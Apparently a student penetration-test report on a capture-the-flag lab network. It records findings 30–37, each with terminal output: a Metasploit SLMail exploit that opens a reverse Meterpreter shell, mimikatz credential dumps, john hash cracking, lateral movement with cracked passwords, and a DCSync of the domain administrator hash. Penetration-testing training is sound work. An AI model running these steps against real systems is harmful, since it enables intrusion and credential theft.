Images	 <pre> root@kali:[~] # nmap -sP 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-07-26 18:55 EDT Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.0010s latency). MAC Address: 00:15:5D:02:04:13 (Microsoft) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00070s latency). MAC Address: 00:15:5D:02:04:12 (Microsoft) Nmap scan report for 172.22.117.100 Host is up. Nmap done: 256 IP addresses (3 hosts up) scanned in 9.48 seconds root@kali:[~] # # </pre>								
	<h2>Index of /</h2> <table border="1"> <thead> <tr> <th>Name</th> <th>Last modified</th> <th>Size</th> <th>Description</th> </tr> </thead> <tbody> <tr> <td>flag2.txt</td> <td>2022-02-15 13:53</td> <td>34</td> <td>Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80</td> </tr> </tbody> </table>	Name	Last modified	Size	Description	flag2.txt	2022-02-15 13:53	34	Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80
Name	Last modified	Size	Description						
flag2.txt	2022-02-15 13:53	34	Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80						
Affected Hosts	172.22.117.0/24								
Remediation	Encrypt the web address with https. Use a security system to monitor port scanning.								

Vulnerability 30	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Run: ftp 172.22.117.20 name: anonymous password: guest cat flag3.txt

Images  <pre> File Actions Edit View Help [~]# ftp 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.41 beta 220 Written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> cat flag3.txt ?Invalid command ftp> ls 200 Port command successful 150 Opening data channel for directory list. .-r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> cat /flag3.txt ?Invalid command ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (42.3442 kB/s) ftp> exit 221 Goodbye [~]# cat flag3.txt 89cb548970d44f34abb63622353ae278 [~]# </pre>	
Affected Hosts	172.22.117.20
Remediation	Close unused ports. Implement firewalls.

Vulnerability 31	Findings
Title	Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Run msfconsole. Search smail. Use 0. set LHOST to 172.22.117.100. set RHOST 172.22.117.20 Run ls cat flag4.txt

Images	<pre> File Actions Edit View Help 0 Windows NT/2000/XP/2003 (SLMail 5.5) Index of / msf6 exploit(windows/powershell/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf6 exploit(windows/powershell/seattlelab_pass) > set RHOST 172.22.117.20 RHOST => 172.22.117.20 msf6 exploit(windows/powershell/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:65041) at 2023-07-26 19:07:05 -0400 meterpreter > ls Listing: C:\Program Files (x86)\SLMail\System Mode Size Type Last modified Name 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-19 20:43:00 -0400 maillog.005 100666/rw-rw-rw- 2210 fil 2022-07-29 12:38:56 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2023-07-20 19:25:06 -0400 maillog.008 100666/rw-rw-rw- 14199 fil 2023-07-23 16:01:22 -0400 maillog.009 100666/rw-rw-rw- 2366 fil 2023-07-26 16:34:33 -0400 maillog.00a 100666/rw-rw-rw- 5726 fil 2023-07-26 19:07:04 -0400 maillog.txt meterpreter > cat flag4.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Set firewalls for the open ports. Monitor these ports frequently.

Vulnerability 32	Findings
Title	Common Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Continuing from above, get into a command shell within Meterpreter. Then run: schtasks /query to find the next flag.
Images	<pre> File Actions Edit View Help [-] Unknown command: schtasks meterpreter > schtasks [-] Unknown command: schtasks meterpreter > schtasks /query [-] Unknown command: schtasks meterpreter > Process 4000 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLMail\System>schtasks /query schtasks /query Folder: \ TaskName Next Run Time Status Flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 7/26/2023 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 7/26/2023 5:04:48 PM Ready OneDrive Reporting Task<-5-1-5-21 7/27/2023 11:18:12 AM Ready OneDrive Standalone Update Task<-5-1-5-21 7/27/2023 10:51:07 AM Ready Folder: \Microsoft TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\OneCore TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows\.NET Framework TaskName Next Run Time Status </pre>

	<pre> File Actions Edit View Help Downloads root@kali:~ 07:16 PM C:\Program Files (x86)\Sslmail\System>schtasks /query /TN /Flag5 /FO /list /v schtasks /query /TN /Flag5 /FO /list /v ERROR: Improper display format type specified. Type "SCHTASKS /QUERY ?" for usage. C:\Program Files (x86)\Sslmail\System>schtasks /query /TN Flag5 /FO list /v schtasks /query /TN Flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 7/26/2023 4:14:39 PM Last Result: 0 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\\$ Start In: N/A Comment: 54fabcd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Start If Idle For: 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop In Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A </pre>
Affected Hosts	172.22.117.20
Remediation	The GUI should be the only thing that allows scheduled tasks. Patch and monitor these systems.

Vulnerability 33	Findings
Title	User Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Run msfconsole. Search ssmail. Use 0. set LHOST to 172.22.117.100. set RHOST 172.22.117.20 Run. load kiwi lsas_dump_sam Take the hash NTLM for flag 6 and crack it with: john hash.txt –format=NT flag 6 is Computer!</p>

The terminal session shows the following steps:

```

meterpreter > options
File Actions Edit View Help
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A
C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > options
[*] Unknown command: options
meterpreter > load kiwi
Loading extension kiwi ...
#####
mimikatz 2.2.0 2019125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.oeo)
## / \ ## /*** Benjamin DELPY _gentilkiwi_ ( benjamin@gentilkiwi.com )
## . \ ## > http://http://gentilkiwi.com/mimikatz
## v \ ## > http://http://gentilkiwi.com/mimikatz
#####"
[*] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsadump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
SAMKey : 5f266b4ef9e57871830440a75bebebc
RID : 000001f4 (500)
User : Administrator
RID : 000001f5 (501)
User : Guest
RID : 000001f7 (503)
User : DefaultAccount
RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6c49eb929d6750b9a34fee28fad3577

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e49aa11aa39
lm - 0: 61cc909397b7971a1c0b2b6a27882f
ntlm - 0: 50135ed3bf5e77097409e49aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Older-Keys *
Default Salt : DESKTOP-2T13CU6sysadmin
Default Iterations : 4096
Credentials
des_cbc_md5 : 94f4e331081f3443
OldCredentials
des_cbc_md5 : 94f4e331081f3443

RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e49aa11aa39
lm - 0: 61cc909397b7971a1c0b2b6a27882f
ntlm - 0: 50135ed3bf5e77097409e49aa11aa39

* Packages *
NTLM-Strong-NTOWF

* Primary:Kerberos *
Default Salt : WIN10.REKALL.LOCALflag6
Default Iterations : 4096
Credentials
des_cbc_md5 : 4023cd293ea4f7fd

meterpreter >

```

meterpreter > exit

[*] Shutting down Meterpreter ...

[*] 172.22.117.20 - Meterpreter session 1 closed. Reason: User exit

msf6 exploit(windows/pop3/seattlelab_pass) > exit

(root㉿kali)-[~] # nano hash.txt

(root㉿kali)-[~] # john hash.txt --format=NT

Using default input encoding: UTF-8

Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])

Warning: no OpenMP support for this hash type, consider --fork=2

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

Almost done: Processing the remaining buffered candidate passwords, if any.

Proceeding with wordlist:/usr/share/john/password.lst

Computer: (?)


1g 0:00:00:00 DONE 2/3 (2023-07-26 19:22) 9.090g/s 813381p/s 813381c/s 813381C/s News2.. Faith!

Use the "--show --format=NT" options to display all of the cracked passwords reliably


Session completed.

(root㉿kali)-[~] #

Affected Hosts	172.22.117.20
Remediation	Use stronger passwords so that it becomes more difficult to crack. Set up firewalls against open ports and monitor them.


Vulnerability 34	Findings
Title	File Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	<p>Run msfconsole. Search smail. Use 0. set LHOST to 172.22.117.100. set RHOST 172.22.117.20 Run In meterpreter, search -f flag*.txt cd ../../../ dir cd Users cd Public cd Documents dir cat flag7.txt (for the hash)</p>
Images	
Affected Hosts	172.22.117.20
Remediation	Make alerts for all activity made on the network. Make patches and update accordingly.

Vulnerability 35	Findings
Title	User Enumeration pt.2

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Run msfconsole. Search smtp. Use 0. Set LHOST to 172.22.117.100. Set RHOSTS 172.22.117.20 Run In meterpreter, load kiwi kiwi_cmd lsadump::cache background search wmi use 15 options</p> <p>(In another tab, nano hash2.txt and paste ADMBob(:colon) and the hash included. The password is Changeme!)</p> <p>Continuing on,</p> <pre>set SMBDomain totalrekall set SMBUser ADMBob set SMBPass Changeme! set RHOSTS 172.22.117.10 set LHOST 172.22.117.100 set SESSION 1 run In meterpreter, run shell Then, the next command is:net user to find flag 8.</pre>
Images	

	<p>The terminal shows the following sequence of commands and outputs:</p> <pre> Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x]) No password hashes left to crack (see FAQ) (root@kali)-[~] # john hash2.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x]) No password hashes left to crack (see FAQ) (root@kali)-[~] # john hashes.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x]) No password hashes left to crack (see FAQ) (root@kali)-[~] # nano hash2.txt (root@kali)-[~] # john --show hashes.txt --format=mscash2 ADMBob:Changeme! 1 password hash cracked, 0 left (root@kali)-[~] # </pre> <p>File listing (ls -l) on the kali host:</p> <pre> root@kali: ~ root@kali: ~ Downloads 08:30 PM root@kali: ~ root@kali: ~ root@kali: ~ 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100066/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt F7356e02f44c4fe7bf5374ff9bcfb87meterpreter > shell Process 3472 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\>net user net user User accounts for \\ ADMBob Administrator flag8-ad12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. C:\></pre>
Affected Hosts	172.22.117.10
Remediation	Any local or remote sign-in should be validated in correlation to the firewalls you have set up.

Vulnerability 36	Findings
Title	Escalating Access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Run msfconsole. Search slmail. Use 0. Set LHOST to 172.22.117.100. Set RHOSTS 172.22.117.20

	<p>Run In meterpreter, load kiwi kiwi_cmd lsadump::cache background search wmi use 15 options</p> <p>(In another tab, nano hash2.txt and paste ADMBob(:colon) and the hash included. The password is Changeme!)</p> <p>Continuing on,</p> <pre>set SMBDomain totalrecall set SMBUser ADMBob set SMBPass Changeme! set RHOSTS 172.22.117.10 set LHOST 172.22.117.100 set SESSION 1 run cd ../../.. ls cat flag9.txt</pre>
Images	
Affected Hosts	172.22.117.20
Remediation	Monitor suspicious activity by using tools of prevention and detection.

Vulnerability 37	Findings
Title	Compromising Admin
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	High
Description	<p>In meterpreter, load kiwi. <code>ps</code> migrate 336 (svchost.exe x64 NT AUTHORITY/SYSTEM) → '336' is unique to me. <code>dcsync_ntlm administrator</code></p> <p>You will find flag 10 and its NTLM hash.</p>
Images	<pre> File Actions Edit View Help root@kali: ~ root@kali: ~ meterpreter > load kiwi [!] The "kiwi" extension has already been loaded. meterpreter > ps Process List PID PPID Name Arch Session User Path 0 0 [System Process] 4 0 System x64 0 68 4 Registry x64 0 284 4 smss.exe x64 0 336 580 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe 372 580 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe 380 580 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe 388 376 csrss.exe x64 0 392 580 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe 400 452 csrss.exe x64 1 476 376 wininit.exe x64 0 512 452 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe 580 476 services.exe x64 0 592 476 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe 620 580 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe 632 1844 conhost.exe x64 0 REKALL ADMBob C:\Windows\System32\conhost.exe 764 580 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe 796 580 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe 880 580 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe 884 512 LogonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\LogonUI.exe 900 580 dwm.exe x64 1 Window Manager\DWMM-1 C:\Windows\System32\dwm.exe </pre> <pre> File Actions Edit View Help root@kali: ~ root@kali: ~ 2540 580 dfssvc.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\dfssvc.exe 2732 580 spsvc.exe x64 0 3140 764 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wbem\WmiPrvSE.exe 3192 580 svchost.exe x64 0 3252 580 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe 4016 580 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.exe meterpreter > migrate 336 [*] Migrating from 1844 to 336... [*] Migration completed successfully. meterpreter > desync_ntlm administrator [-] Unknown command: desync_ntlm meterpreter > dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [*] Account : administrator [*] NTLM Hash : 4f0cf3d309a1965906fd2ec39dd23d582 [*] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [*] SID : S-1-5-21-3484858390-3689884876-116297675-500 [*] RID : 500 meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Validation should be required by both local and remote sign-ins.